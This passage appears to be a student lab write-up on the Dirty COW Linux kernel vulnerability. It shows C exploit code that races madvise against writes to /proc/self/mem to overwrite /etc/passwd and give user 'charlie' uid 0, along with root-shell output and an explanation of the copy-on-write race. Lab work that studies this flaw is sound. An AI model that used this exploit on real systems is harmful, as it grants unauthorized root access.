Password:
root@ubuntu:~# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:~#
```

```
red-V12 [Running]
root@ubuntu: ~

void *map;

/* cow_attack.c (the write thread) */
void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

/* cow_attack.c (the madvise thread) */
void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        //printf("I am in madviseThread\n");
        madvise(map, file_size, MADV_DONTNEED);
    }
}

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "charlie:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    printf("I am about to join the threads.\n");
    --More-- (95%)
```

**Observation:** Created a new user “charlie” as normal user with useradd command and when ran the “cow\_attack\_passwd” executable which reads the “/etc/passwd” read-only file for seed (also to all non-root users), the content of the “/etc/passwd” was modified by replacing the user id from 1001 to 0000 and thus enabled the super access to the “charlie” account.

**Explanation:** This was due to Dirty COW vulnerability and by using this vulnerability, we asked our code to replace the “charlie” account details in the “/etc/passwd” file by replacing the user id from 1001 to 0000 to gain the super access by exploiting the Dirty COW vulnerability. The user id 0 represent root and thus Charlie account has root privileges.

The write() system call can be used to write the mapped memory. For the memory of the copy-on-write type, the system call has to perform three essential steps – (1) Make a copy of the mapped memory, (2) update the page table, so the virtual memory now points to the newly created physical memory and (3) write to memory.

These execution steps are not atomic and creates a potential race condition, which enables the Dirty COW attack and in our program that is between the writeThread and madviseThread threads. The problem occurs between (2) and (3). By using madvise() with MADV\_DONTNEED advice, we are saying kernel to discard the physical copy of the mapper memory, so the page table point back to the original mapped memory. When step(3) is performed, the physical memory is actually modified instead of process private copy.